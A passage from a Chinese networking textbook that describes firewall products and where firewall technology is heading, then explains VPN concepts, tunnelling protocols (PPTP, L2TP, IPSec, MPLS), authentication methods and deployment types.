（4）东方龙马 OLM 实现双向 NAT

东方龙马公司在代理国外著名网络安全产品的同时推出了自己的防火墙产品 OLM 防火墙，它是一种硬件防火墙。

东方龙马防火墙综合运用了强大的信息分析功能、高效包过滤功能、多种反电子欺骗手段、多种安全措施。它根据系统管理者设定的安全规则保护内部网络，同时提供强大的访问控制、网络地址转换、透明的代理服务、信息过滤、流量控制等功能。提供完善的安全性设置，通过高性能的网络核心进行访问控制。

主要特色：OLM 防火墙提供了内部网到外部网、外部网到内部网的双向 NAT 功能，同时支持两种方式的网络地址转换。一种为静态地址映射，即外部地址和内部地址一对一的映射，使内部地址的主机既可以访问外部网络，也可以接受外部网络提供的服务。另一种是更灵活的方式，可以支持多对一的映射，即内部的多台机器可以通过一个外部有效地址访问外部网络。让多个内部 IP 地址共享一个外部 IP 地址，就必须转换端口地址，这样内部不同 IP 地址的数据包就能转换为同一个 IP 地址而端口地址不同，通过这些端口对外部提供服务。这种 NAT 转换可以更有效地利用 IP 地址资源，并且提供更好的安全性。

（5）中科网威“长城”——灵活多变

中科网威“长城”防火墙（Netpower Firewall）是一种基于软件的防火墙，它拥有独特的系统体系结构设计，能把高速的运行能力、强有力的安全性能和简单易用、方便操作等特点有机结合在一起，为企业的重要数据和内部网络系统提供了一层可靠的安全保障。

“长城”防火墙能提供内容控制、日志管理、入侵探测、远程管理等多种功能，其采用专用的系统平台，保证了自身体系结构的可靠性，消除了软件类防火墙由于操作系统平台本身引起的安全问题，而且“长城”防火墙无用户数限制，使得大型机构能充分享受到价格的优惠。

主要特色：

- 提供基于时间、基于地址的存取控制模式；
- 检测 SYN 攻击、检测 Tear Drop 攻击、检测 Ping of Death 攻击、 检测 IP Spoofing 攻击、默认数据包拒绝、过滤源路由 IP、动态过滤访问；
- 提供 TELNET、FTP、HTTP 等常用协议的支持；
- 提供可视化、可听化、系统日志等告警方式；
- 提供标记、口令等身份认证方式；
- 提供图表式配置管理功能；

7.3.7 防火墙技术的发展方向

目前防火墙在安全性、效率和功能方面的矛盾还是比较突出。防火墙的技术结构，往往是安全性高就会效率低，效率高就会以牺牲安全为代价。未来的防火墙要求是高安全性和高效率。重新设计防火墙的技术架构是未来防火墙的方向之一。下面是可能的发展方向。

1. 在包过滤中引入鉴别授权机制

防火墙的安全机理是可控性，主要的实现方式是访问控制。可控性就是能够控制信息的流向和使用者的行为方式。包过滤防火墙对包的流向方面有很好的控制办法，但对使用者的行为方式的控制是间接来完成的。它假设每一个 IP 地址对应一个假如使用静态 IP 地址的用户，或一组地址对应一组假如使用动态 IP 地址的用户。这个假设经常会失效，因为会出现使用别人的 IP 地址或伪造 IP 地址，因此会出现很多的安全漏洞和攻击。尽管可以使用 IP 地址和 MAC 地址绑定，但这不是从根本上来解决问题。对用户行为方式的控制的最有效的办法就是执行鉴别授权机制。

2. 复变包过滤技术

复变包过滤技术是指防火墙采用多级并行或串行或串并行混合的复杂结构方式，根据状态和条件确定下一级转发去向，在每一级都有一个子包过滤的复杂结构的防火墙。这种结构方式颇类似于滤波器的结构方式。如果说目前的防火墙是一个被动的规则检查的“ 傻瓜 ”防火墙的话，那么复变包过滤防火墙则是智能化的防火墙，因为复变包过滤技术具有根据安全需要确定下一级去向的功能，是一个策略根据条件不断变化的动态的智能防火墙。

已经有一些类似的概念，例如入侵检测（IDS）与防火墙互动，目前已经有很多厂商包括 Check Point 提出的开放平台的概念等，都是一种简单的复变过滤技术，在不同产品之间简单实现一个或两个这样的特性，是一种努力，但存在很多问题。比如说，IDS 和防火墙搭配，如果防火墙在 IDS 给出反馈之前，没有防住，IDS 系统就面临攻击的可能，IDS 如果被攻击，这种努力就失败了。在内核一级实现，并且是比较系统地实现，在技术上才是一个大的突破。

3. 虚拟专用防火墙（VPF）

很多人了解虚拟专用网（VPN），VPN 的一个特点是对用户来讲，整个网络好像是给个人专用的。防火墙是一个内部网络公用的，那么虚拟专用防火墙就是好像给个人专用的。因为给个人专用，那么很安全。VPF 针对具体的用户给出特有的安全规则集。当用户要求使用防火墙时，防火墙首先确认用户身份，对用户进行鉴别，然后动态地创建一个虚拟的接口给用户，调查用户的安全规则集，加载在该虚拟接口上，其他用户看不到该接口，由于采用状态记忆技

术，只有该用户才可以使用该接口，用户不使用时，该虚拟接口自动消失。VPF 像 VPN 一样，具有极大的安全性，而且是透明的，基本上接近线速，是高安全性、高性能、应用透明的下一代防火墙。

4. 多级防火墙

这种防火墙对传统防火墙的假设提出了挑战。传统的防火墙假设两个网络之间有一个惟一的关口和有明确的边界。这种粗旷的假设导致细微的安全策略很难实现。现在技术的发展和进步有助于改变这种情况。由于超大规模 IC 的发展，未来的硬件在同时支持路由、交换和防火墙方面完全可能，而且性能比目前的体系结构要好很多。这种多级防火墙本身既可以当路由器，也可以当交换机（到底在几层上交换，依赖于用户的设置），当然也是防火墙。由于采用了 ASIC 技术，性能没有问题。

应该指出的是，很多人眼中的网络安全就是防火墙，这是非常不全面的想法。虽然防火墙在企业网络中不可或缺，但它只是对网络进行了较低层次的安全保障。从技术上讲，防火墙产品主要是身份认证级的安全产品，是在网络平台一个系统单元的安全技术，针对协议或应用服务确定访问是否能穿过防火墙。

例如防火墙的安全控制主要是基于 IP 地址的，难于为用户在防火墙内外提供一致的安全策略。而且，防火墙只实现了粗粒度的访问控制，也不能与企业内部使用的其他安全机制（如访问控制）集成使用。另外，防火墙难于管理和配置，由多个系统（路由器、过滤器、代理服务器、网关和堡垒主机）组成的防火墙，管理上有所疏忽是在所难免的。

对一个信息网络而言，安全问题涉及身份认证、访问控制、数据保密性、数据完整性、抗抵赖、审计、可用性和可靠性等多种基本的安全服务，涉及 ISO/OSI 所有的七个协议层次，覆盖了企业信息网络中物理环境、通信平台、网络平台、主机平台和应用平台等几个系统单元。因此，这是一个立体的、多方位、多层次的系统问题，在规划、设计、实施企业信息网络的安全系统时，也必须用系统工程的方法论来考虑。

7.4 虚拟专用网（VPN）

随着企业网应用的不断扩大，企业网的范围也不断扩大，从一个本地到一个跨地区跨城市甚至是跨国家的网络。但采用传统的广域网建立企业专网，往往需要租用昂贵的跨地区数字专线。同时公众信息网的发展，已经遍布各地，在物理上，各地的公众信息网都是连通的，但公众信息网是对社会开放的，如果企业的信息要通过公众信息网进行传输，在安全性上存在着很多问题。如何能够利用现有的公众信息网，来安全地建立企业的专有网络呢？这就需要引入虚拟专用网技术。

7.4.1 VPN 基本概念

虚拟专用网，英文名为 Virtual Private Network，简写为 VPN。现在有很多连接都被称作 VPN，用户经常分不清楚。那么一般所说的 VPN 到底是什么呢？顾名思义，虚拟专用网不是真的专用网络，但却能够实现专用网络的功能。虚拟专用网指依靠 ISP（因特网服务提供商）和其他 NSP（网络服务提供商），在公用网络中建立专用的数据通信网络的技术。在虚拟专用网中，任意两个节点之间的连接并没有传统专网所需的端到端的物理链路，而是利用某种公众

网的资源动态组成的。IETF 草案理解基于 IP 的 VPN 为：“ 使用 IP 机制仿真出一个私有的广域网 ”是通过私有的隧道技术在公共数据网络上仿真一条点到点的专线技术。所谓虚拟，是指用户不再需要拥有实际的长途数据线路，而是使用因特网公众数据网络的长途数据线路。所谓专用网络是指用户可以为自己制定一个最符合自己需求的网络。

用户现在在电信部门租用的帧中继（Frame Relay）与 ATM 等数据网络提供固定虚拟线路（PVC-Permanent Virtual Circuit）来连接需要通信的单位，所有的权限掌握在别人的手中。如果用户需要一些别的服务，需要填写许多的单据，再等上相当一段时间，才能享受到新的服务。更为重要的是两端的终端设备不但价格昂贵，而且管理也需要一定的专业技术人员，无疑增加了成本，而且帧中继、ATM 数据网络也不会像因特网那样，可立即与世界上任何一个使用因特网的单位连接。而在因特网上，VPN 使用者可以控制自己与其他使用者的联系，同时支持拨号的用户。

虚拟专用网一般指的是建筑在因特网上能够自我管理的专用网络，而不是 Frame Relay 或 ATM 等提供虚拟固定线路（PVC）服务的网络。以 IP 为主要通信协议的 VPN 也可称之为 IP-VPN。

要实现 VPN 连接，企业内部网络中必须配置有一台基于 Windows NT 或 Windows2000 Server 的 VPN 服务器，VPN 服务器一方面连接企业内部专用网络，另一方面要连接到因特网，也就是说 VPN 服务器必须拥有一个公用的 IP 地址。当客户机通过 VPN 连接与专用网络中的计算机进行通信时，先由 ISP（因特网服务提供商）将所有的数据传送到 VPN 服务器，然后再由 VPN 服务器负责将所有的数据传送到目标计算机。VPN 使用三个方面的技术保证了通信的安全性：隧道协议、身份验证和数据加密。客户机向 VPN 服务器发出请求，VPN 服务器响应请求并向客户机发出身份质询，客户机将加密的响应信息发送到 VPN 服务器，VPN 服务器根据用户数据库检查该响应，如果账户有效，VPN 服务器将检查该用户是否具有远程访问权限，如果该用户拥有远程访问的权限，VPN 服务器接受此连接。在身份验证过程中产生的客户机和服务器公有密钥将用来对数据进行加密。VPN 连接的示意图如图 7-8 所示。




图 7-8　VPN 连接示意图

7.4.2　VPN 的特点

一般情况下，一个高效、成功的 VPN 应具备以下几个特点。

1.　安全保障

虽然实现 VPN 的技术和方式很多，但所有的 VPN 均应保证通过公用网络平台传输数据

的专用性和安全性。在非面向连接的公用 IP 网络上建立一个逻辑的、点对点的连接，称之为建立一个隧道，可以利用加密技术对经过隧道传输的数据进行加密，以保证数据仅被指定的发送者和接收者了解，从而保证数据的私有性和安全性。在安全性方面，由于 VPN 直接构建在公用网上，实现简单、方便、灵活，但同时其安全问题也更为突出。企业必须确保其 VPN 上传送的数据不被攻击者窥视和篡改，并且要防止非法用户对网络资源或私有信息的访问。Extranet VPN 将企业网扩展到合作伙伴和客户，对安全性提出了更高的要求。

2. 服务质量保证（QoS）

VPN 网应当为企业数据提供不同等级的服务质量保证。不同的用户和业务对服务质量保证的要求差别较大。如移动办公用户，提供广泛的连接和覆盖性是保证 VPN 服务的一个主要因素；而对于拥有众多分支机构的专线 VPN 网络，交互式的内部企业网应用则要求网络能提供良好的稳定性；对于其他应用（如视频等）则对网络提出了更明确的要求，如网络时延及误码率等。所有以上网络应用均要求网络根据需要提供不同等级的服务质量。在网络优化方面，构建 VPN 的另一个重要需求是充分有效地利用有限的广域网资源，为重要数据提供可靠的带宽。广域网流量的不确定性使其带宽的利用率很低，在流量高峰时引起网络阻塞，产生网络瓶颈，使实时性要求高的数据得不到及时发送；而在流量低谷时又造成大量的网络带宽空闲。QoS 通过流量预测与流量控制策略，可以按照优先级分配带宽资源，实现带宽管理，使得各类数据能够被合理地先后发送，并预防阻塞的发生。

3. 可扩充性和灵活性

VPN 必须能够支持通过 Intranet 和 Extranet 的任何类型的数据流，方便增加新的节点，支持多种类型的传输媒介，可以满足同时传输语音、图像和数据等新应用对高质量传输以及带宽增加的需求。

4. 可管理性

从用户角度和运营商角度应可方便地进行管理、维护。在 VPN 管理方面，VPN 要求企业将其网络管理功能从局域网无缝地延伸到公用网，甚至是客户和合作伙伴。虽然可以将一些次要的网络管理任务交给服务提供商去完成，企业自己仍需要完成许多网络管理任务。所以，一个完善的 VPN 管理系统是必不可少的。VPN 管理的目标为：减小网络风险、具有高扩展性、经济性、高可靠性等优点。事实上，VPN 管理主要包括安全管理、设备管理、配置管理、访问控制列表管理、QoS 管理等内容。

7.4.3 VPN 的工作原理

把因特网用作专用广域网要克服两个主要障碍。首先，网络经常使用多种协议，如 IPX 和 NetBEUI 进行通信，但因特网只能处理 IP 流量，所以，VPN 就需要提供一种方法，将非 IP 从一个网络传送到另一个网络。

其次，网上传输的数据包以明文格式传输。因而，只要看得到因特网流量，就能读取包内所含数据。如果公司希望利用因特网传输重要的商业机密信息，这显然是一个问题。

VPN 克服这些障碍的办法就是采用了隧道技术。数据包不是公开在网上传输，而是首先进行加密以确保安全，然后由 VPN 封装成 IP 包的形式，通过隧道在网上传输。

为了阐述这一概念，不妨假设用户在一个网络上运行 NetWare，而该网络上的客户机想连

接至远程 NetWare 服务器。

传统 NetWare 使用的主要协议是 IPX。所以，使用普通第 2 层 VPN 模型的话，发往远程网络的 IPX 包先到达隧道发起设备，这设备可能是远程接入设备、路由器，甚至是台式机（如果是远程客户机至服务器连接的话），它为数据包做好网上传输的准备。

源网络上的 VPN 隧道发起器与目标网络上的 VPN 隧道终结器进行通信。两者就加密方案达成一致，然后隧道发起器对包进行加密，确保安全（为了加强安全，应采用验证过程，以确保连接用户拥有进入目标网络的相应权限，大多数现有的 VPN 产品支持多种验证方式）。

最后，VPN 发起器将整个加密包封装成 IP 包。好了，现在不管原先传输的是何种协议，它都能在纯 IP 因特网上传输。又因为包进行了加密，谁也无法读取原始数据。

在目标网络这边，VPN 隧道终结器收到包后去掉 IP 信息，然后根据达成一致的加密方案对包进行解密，将随后获得的包发给远程接入服务器或本地路由器，它们再把隐藏的 IPX 数据包发到网络，最终发往相应目的地。

7.4.4 VPN 的主要技术

目前 VPN 主要采用四项技术来保证安全，这四项技术分别是隧道技术（Tunneling）、加解密技术（Encryption & Decryption）、密钥管理技术（Key Management）、使用者与设备身份认证技术（Authentication）。

1. 隧道技术

隧道技术是 VPN 的基本技术，类似于点对点连接技术，它在公用网建立一条数据通道（隧道），让数据包通过这条隧道传输。隧道是由隧道协议形成的，分为第二、三层隧道协议。第二层隧道协议是先把各种网络协议封装到 PPP 中，再把整个数据包装入隧道协议中。这种双层封装方法形成的数据包靠第二层协议进行传输。第二层隧道协议有 L2F、PPTP 和 L2TP 等。L2TP 是目前 IETF 的标准，由 IETF 融合 PPTP 与 L2F 而形成。

第三层隧道协议是把各种网络协议直接装入隧道协议中，形成的数据包依靠第三层协议进行传输。第三层隧道协议有 VTP 和 IPSec 等。IPSec（IP Security）是由一组 RFC 文档组成，定义了一个系统来提供安全协议选择、安全算法，确定服务所使用密钥等服务，从而在 IP 层提供安全保障。

2. 加解密技术

VPN 采用何种加密技术依赖于 VPN 服务器的类型，因此可以分为两种情况。

对于 PPTP 服务器将采用 MPPE 加密技术，MPPE 可以支持 40 位密钥的标准加密方案和 128 位密钥的增强加密方案。只有在 MS-CHAP、MS-CHAP v2 或 EAP/TLS 身份验证被协商之后，数据才由 MPPE 进行加密，MPPE 需要这些类型的身份验证生成的公用客户和服务器密钥。

对于 L2TP 服务器，将使用 IPSec 机制对数据进行加密，IPSec 是基于密码学的保护服务和安全协议的套件。IPSec 对使用 L2TP 的 VPN 连接提供机器级身份验证和数据加密。在保护密码和数据的 L2TP 连接建立之前，IPSec 在计算机及其远程 VPN 服务器之间进行协商。IPSec 可用的加密包括 56 位密钥的数据加密标准 DES 和 56 位密钥的三倍 DES（3DES）。

3. 密钥管理技术

密钥管理技术的主要任务是如何在公用数据网上安全地传递密钥而不被窃取。现行密钥管

理技术又分为 SKIP（Simple Key Management for IP）与 ISAKMP/OAKLEY 两种。SKIP 主要是利用 Diffie-Hellman 的演算法则，在网络上传输密钥；在 ISAKMP 中，双方都有两把密钥，分别用于公用、私用。ISAKMP/OAKLEY 将来会融合在 IP v6 中，成为 IP v6 的标准之一。

4. 身份认证技术

VPN 通过使用点到点协议（PPP）用户级身份验证的方法进行验证，这些验证方法包括：密码身份验证协议（PAP）、质询握手身份验证协议（CHAP）、Shiva 密码身份验证协议（SPAP）、Microsoft 质询握手身份验证协议（MS-CHAP）和可选的可扩展身份验证协议（EAP）。下面介绍一下 VPN 进行身份验证的几种方法。

• CHAP：CHAP 通过使用 MD5（一种工业标准的散列方案）来协商一种加密身份验证的安全形式。CHAP 在响应时使用质询-响应机制和单向 MD5 散列。用这种方法，可以向服务器证明客户机知道密码，但不必实际地将密码发送到网络上。

• MS-CHAP：同 CHAP 相似，微软开发 MS-CHAP 是为了对远程 Windows 工作站进行身份验证，它在响应时使用质询-响应机制和单向加密。而且 MS-CHAP 不要求使用原文或可逆加密密码。

• MS-CHAP v2：MS-CHAP v2 是微软开发的第二版的质询握手身份验证协议，它提供了相互身份验证和更强大的初始数据密钥，而且发送和接收分别使用不同的密钥。如果将 VPN 连接配置为用 MS-CHAP v2 作为惟一的身份验证方法，那么客户端和服务器端都要证明其身份，如果所连接的服务器不提供对自己身份的验证，则连接将被断开。

• EAP：EAP 的开发是为了适应对使用其他安全设备的远程访问用户进行身份验证的日益增长的需求。通过使用 EAP，可以增加对许多身份验证方案的支持，其中包括令牌卡、一次性密码、使用智能卡的公钥身份验证、证书及其他身份验证。对于 VPN 来说，使用 EAP 可以防止暴力或词典攻击及密码猜测，提供比其他身份验证方法（例如 CHAP）更高的安全性。

在 Windows 系统中，对于采用智能卡进行身份验证，将采用 EAP 验证方法；对于通过密码进行身份验证，将采用 CHAP、MS-CHAP 或 MS-CHAP v2 验证方法。

7.4.5 支持 VPN 技术的协议

当前 VPN 解决方案中，很多都采用了第二层隧道技术。所谓“隧道”就是这样一种封装技术，它利用一种网络传输协议，将其他协议产生的数据报文封装在它自己的报文中，在网络中传输。第二层隧道就是将第二层（数据链路层）帧封装在网络层报文中，形成 IP 报文，在因特网中传输。在已问世的第二层隧道解决方案中，以 PPTP 和 L2F 协议最为成熟。

目前，在 VPN 的诸多协议中，最引人注目的几个协议是 PPTP、L2TP、IPSec 和 MPLS。

1. PPTP

PPTP 是 PPP 的扩展，它增加了一个新的安全等级，并且可以通过因特网进行多协议通信，它支持通过公共网络（如因特网）建立按需的、多协议的虚拟专用网络。PPTP 可以建立隧道或将 IP、IPX 或 NetBEUI 协议封装在 PPP 数据包内，因此允许用户远程运行依赖特定网络协议的应用程序。PPTP 在基于 TCP/IP 的数据网络上创建 VPN 连接，实现从远程计算机到专用服务器的安全数据传输。VPN 服务器执行所有的安全检查和验证，并启用数据加密，使得在不安全的网络上发送信息变得更加安全。尤其是使用 EAP 后，通过启用 PPTP 的 VPN 传输数

据就象在企业的一个局域网内那样安全。另外，还可以使用 PPTP 建立专用 LAN 到 LAN 的网络。

2. L2TP

除 PPTP 外，Cisco 公司的 L2F 协议也是一种第二层隧道协议，它通过提供“虚拟拨号”服务，支持 LAN-LAN 型的 VPN 连接。

综合了 PPTP 和 L2F 协议的另一种第二层隧道协议 L2TP（Layer Two Tunneling Protocol）具有 PPTP 和 L2F 协议两者的特点，它既支持 Client-LAN 型的 VPN 连接，也支持 LAN-LAN 型的 VPN 连接。

L2TP 通过“虚拟拨号”业务将初始拨号服务器的地点和拨号协议所连接的终点分离开来。当“虚拟拨号”客户开始接入时，远程用户和它们的 ISP 的 NAS 之间就建立了一个 PPP 链路。ISP 接着对端系统或用户进行部分鉴别以判断此用户是否需要“虚拟拨号”业务，一旦确定需要，那么此用户名就会和 VPN 网络中心服务器联系起来。然后，NAS 将检查有没有至 VPN 中心服务器的 L2TP 连接存在，如果没有，那么 L2TP 就会在 NAS 端启动一个到 VPN 中心服务器的 L2TP 隧道协商。如果协商成功，那么在 NAS 和 VPN 中心服务器之间就建立了一条 L2TP 隧道，并建立了用户和 VPN 中心之间端到端的连接。L2TP 还定义了一些隧道的管理与维护操作，如定期发送“Hello”报文以判断隧道的连通性，利用协议提供的发送序号（Ns）域和接收序号（Nr）域进行隧道的流量控制和拥塞控制等。

3. IPSec

IPsec 的全名是因特网协议安全，它基本上是为 IP VPN 提供安全特性的一组协议。作为一种第 3 层功能，IPsec 无法为其他第 3 层协议如 IPX 和 SNA 实现服务。IPsec 提供了确保 IP 包机密性和真实性的一种手段。该协议兼容一系列标准加密方案和加密协商过程，并且兼容不同的安全系统，包括数字签名、数字证书、公钥基础设施和认证授权。

IPSec 提供以下几种网络安全服务：

- 私有性——IPsec 在传输数据包之前将其加密，以保证数据的私有性；
- 完整性——IPsec 在目的地要验证数据包，以保证该数据包在传输过程中没有被替换；
- 真实性——IPsec 端要验证所有受 IPsec 保护的数据包；
- 反重复——IPsec 防止了数据包被扑捉并重新投放到网上，即目的地会拒绝老的或重复的数据包，它通过与 AH 或 ESP 一起工作的序列号实现。

IPsec 的工作方式是将原始的 IP 数据包封装成新的 IP 包，IP 包添加了验证和安全报头。报头含有远程端所需的信息，远程端会参与安全协商过程，对包内所含数据进行验证和解密。

IPsec 的吸引力在于互操作性。IPsec 并不指定某种专用方式进行验证和加密。相反，兼容许多系统和标准。IPsec 还是其他 VPN 协议的一个补充。例如，IPsec 能够进行加密协商和验证。L2TP VPN 收到内部数据包后，就会开始建立隧道，从而把封装包传送到另一个 VPN 端点。

4. MPLS

因特网的发展和网络应用的普及对 IP 网络的性能提出了许多新的要求，MPLS（Multi Protocol Label Swithing，多协议标记交换）技术解决了很多存在的问题，比如可扩展的 VPN 支持。确定路由（即带约束的路由选择及流量管理）和在 ATM 交换上对 IP 路由的本地支持

等。

MPLS 的一个主要思想是基于一种标记交换的转发表，并且这种标记交换能够与一系列不同的控制模块相结合。

MPLS 属于第三代网络架构，是新一代的 IP 高速骨干网络交换标准，由 IETF（Internet Engineering Task Force，因特网工程任务组）所提出，由 Cisco、ASCEND 和 3Com 等网络设备大厂所主导。

MPLS 是集成式的 IP Over ATM 技术，即在帧中继及 ATM 交换上结合路由功能，数据包通过虚拟电路来传送，只须在 OSI 第二层（数据链结层）执行硬件式交换，取代第三层（网络层）软件式 routing，它整合了 IP 选径与第二层标记交换为单一的系统，因此可以解决因特网路由的问题，使数据包传送的延迟时间减短，增加网络传输的速度，更适合多媒体信息的传送。因此，MPLS 最大技术特色为可以指定数据包传送的先后顺序。MPLS 使用标记交换（Label Switching），网络路由器只需要判别标记后即可进行转送处理。

MPLS 的运作原理是提供每个 IP 数据包一个标记，并由此决定数据包的路径以及优先级。与 MPLS 兼容的路由器（Router），在将数据包转送到其路径前，仅读取数据包标记，无须读取每个数据包的 IP 地址以及标头（因此网络速度便会加快），然后将所传送的数据包置于 Frame Relay 或 ATM 的虚拟电路上，并迅速将数据包传送至终点的路由器，进而减少数据包的延迟。同时由 Frame Relay 及 ATM 交换器所提供的 QoS 对所传送的数据包加以分级，因而大幅提升网络服务品质，提供更多样化的服务。

7.4.6 VPN 服务的分类

目前，电信业务和接入技术的发展，使得企业可以选择多种技术来建立自己的广域网络。VPN 的实现方式有多种，可以根据不同的着重点来区分 VPN。

1. 按 VPN 的部署模式分类

VPN 的部署模式从本质上描述了 VPN 的通道是如何建立和终止的。一般有 3 种 VPN 部署模式：

（1）端到端（End-to-End）模式；

（2）供应商——企业（Provider-Enterprise）模式；

（3）内部供应商（Intra-Provider）模式。

2. 按 VPN 的服务类型分类

根据服务类型，VPN 业务大致可分为 3 类：因特网 VPN、Access VPN 和 Extranet VPN。

（1）因特网 VPN：即企业的总部与分支机构间通过公网构筑的虚拟网。

（2）Access VPN：又称为拨号 VPN（即 VPDN），是指企业员工或企业的小分支机构通过公网远程拨号的方式构筑的虚拟网。

（3）Extranet VPN：即企业间发生收购、兼并或企业间建立战略联盟后，使不同企业网通过公网来构筑的虚拟网。

3. 按 VPN 的技术分类

这里将 VPN 技术分为两大类：Overlay VPN 和 MPLS VPN。

（1）Overlay VPN：Overlay VPN 要求在帧中继、ATM 或 IP 网络上建立隧道或加密，这种

方案是建立在点到点连接的基础上的，需要对每条隧道或 VC 进行单独的配置。

（2）MPLS VPN：基于 MPLS 的网络能够将数据流分开，无需建立隧道或加密即可提供保密性，基于 MPLS 的网络以网络到网络的方式提供保密性，如同帧中继以连接到连接的方式提供保密性。

7.4.7 选择合适的 VPN 产品

虚拟专用网（VPN）是平衡因特网的适用性和价格优势的最有前途的新兴通信手段之一。利用共享的 IP 网建立 VPN 连接，可以使企业减少对昂贵租用线路和复杂远程访问方案的依赖性。据预测，到 2001 年，VPN 服务的市场数量将超过 100 亿美元，同时每年设备的市场数量将达到 15 亿美元。

1. 优秀 VPN 的基本素质

企业利用 VPN 可完成多种事务，从文件传输、商业合伙人的事务处理及合作应用，到数据库和远程拨号的接入，VPN 可传输很多重要的应用和重要的数据，而且通过利用公共 IP 网可以享受到节约资金的好处。不过仅仅节约资金还是不够的。由于今天网络容量和各种重要的商业数据日益增长，必须有自动化的 VPN 安装和操作，同时也必须有广泛的安全性和高效的性能，这是两个有时会互相矛盾的特性。动态的 VPN 交换为公共网带来了自动化操作和安全性。现在的 VPN 技术已给 VPN 的广泛发展带来了一线曙光，但是，如果它的设备和运作费用太高，那么 VPN 的优点就不能完全体现出来。为了成功地拓宽商业应用的范围，VPN 必须具备以下几点基本素质。

（1）方便的安装和自动的操作管理。VPN 的安装和管理应当像 Hub 一样简单，它们应当无需人工配置或对设备的维护。

（2）动态连接。VPN 通过网络进行的再发送应当方便且高效，这主要决定于用户和机构应用的需要。此外，由于必须对动态路由选择做出判定，因而，它们应当具有必要的优化带宽的智能性，因为 IP 网络的静态配置不能满足企业连续处理连通性改变的需要。

（3）安全性。VPN 必须提供全面的安全性，以确保公共网上重要数据的安全传输。除了封装和加密之外，所有携带安装和维护信息进入控制路径的数据都必须得到保护。VPN 也必须是开放并且是适应于标准的，以便保证将来验证和网络安全技术的实施。

2. 选择合适的 VPN

VPN 市场的产品和服务增长迅速。与此相对应，许多 VPN 厂商在定义和配置 VPN 的标准上也加入了竞争。IPSec 作为一个数据封装协议，定义了验证和加密的过程。虽然 IETF 为 IPSec 定义了一个主要的管理协议，但许多厂商也正在其 VPN 产品中迅速地实施 IPSec 标准及其相关的安全机制。

目前，VPN 产品主要分为软件和硬件两类。

软件 VPN 价格低、性能略差。基于软件的产品其范围从单一的 IPSec 实施到加入现有路由器、网关和防火墙中的各种数据封装产品。通常软件产品的价格都低于硬件产品价格，但是它们在性能、全面的安全性和干扰检测、可靠性以及易于安装和管理等很多方面都存在弱点。

硬件 VPN 也非十全十美。基于硬件的 VPN 设备常常是一个更好的选择。它们将加密/解

密置于高速的硬件中，更好地防止了非法入侵，它们的操作也更为简单。硬件方案非常昂贵，其价格范围从 3500 美元到 1 万美元或更高。

硬件方案也有缺陷，下面分别描述。

- 操作困难。简单性是它固有的特性，但 VPN 的硬件加密机也给操作带来了大量的额外开销。VPN 的安装通常需要熟练的技术专家来对其进行配置、寻址以及完成其他的必需设置。另外，提供新的服务、负载均衡和其他的管理需要，也加重了操作的负担。
- 布局的不变性。今天的产品仅仅适合于点到点的连接，它们不能在高度动态的网络上很好地进行连接，因为它们没有添加智能的路由器，因而造成了费用和系统复杂性的增加。
- 有限的安全管理。虽然多数硬件产品支持通过 VPN 进行数据传输的 IPSec 验证、完整性和加密技术，但是它们很容易受到黑客的攻击，例如对设置和完成 VPN 连接管理的重要控制协议的电子欺骗。

7.4.8 VPN 解决方案

1. 通用方案

针对不同的用户要求，VPN 有三种解决方案：远程访问虚拟网（Access VPN）、企业内部虚拟网（Intranet VPN）和企业扩展虚拟网（Extranet VPN），这三种类型的 VPN 分别与传统的远程访问网络、企业内部的 Intranet 以及企业网和相关合作伙伴的企业网所构成的 Extranet 相对应。

（1）Access VPN

Access VPN 通过一个拥有与专用网络相同策略的共享基础设施，提供对企业内部网或外部网的远程访问。Access VPN 能使用户随时随地以其所需的方式访问企业资源。Access VPN 包括模拟、拨号、ISDN、数字用户线路（xDSL）、移动 IP 和电缆技术，能够安全地连接移动用户、远程工作者或分支机构，如图 7-9 所示。

Access VPN 最适用于公司内部经常有流动人员远程办公的情况。出差员工利用当地 ISP 提供的 VPN 服务，就可以和公司的 VPN 网关建立私有的隧道连接。RADIUS 服务器可对员工进行验证和授权，保证连接的安全，同时负担的电话费用大大降低。

Access VPN 的优点。

- 减少用于相关的调制解调器和终端服务设备的资金及费用，简化网络。
- 实现本地拨号接入的功能来取代远距离接入或 800 电话接入，这样能显著降低远距离通信的费用。
- 极大的可扩展性，简便地对加入网络的新用户进行调度。
- 远端验证拨入用户服务（RADIUS）基于标准、基于策略功能的安全服务。
- 将工作重心从管理和保留运作拨号网络的工作人员转到公司的核心业务上来。




图 7-9　Access VPN 应用示意图

（2）Intranet VPN

越来越多的企业需要在全国乃至世界范围内建立各种办事机构，各个分公司之间传统的网络连接方式一般是租用专线。在分公司增多、业务开展越来越广泛时，网络结构趋于复杂，费用昂贵。利用 VPN 特性可以在因特网上组建世界范围内的 Intranet VPN。利用因特网的线路保证网络的互联性，而利用隧道、加密等 VPN 特性可以保证信息在整个 Intranet VPN 上安全传输。Intranet VPN 通过一个使用专用连接的共享基础设施，连接企业总部、远程办事处和分支机构。企业拥有与专用网络的相同政策，包括安全、服务质量（QoS）、可管理性和可靠性，如图 7-10 所示。

Intranet VPN 的优点。

- 减少 WAN 带宽的费用。
- 能使用灵活的拓扑结构，包括全网孔连接。
- 新的站点能更快、更容易地被连接。
- 通过设备供应商 WAN 的连接冗余，可以延长网络的可用时间。

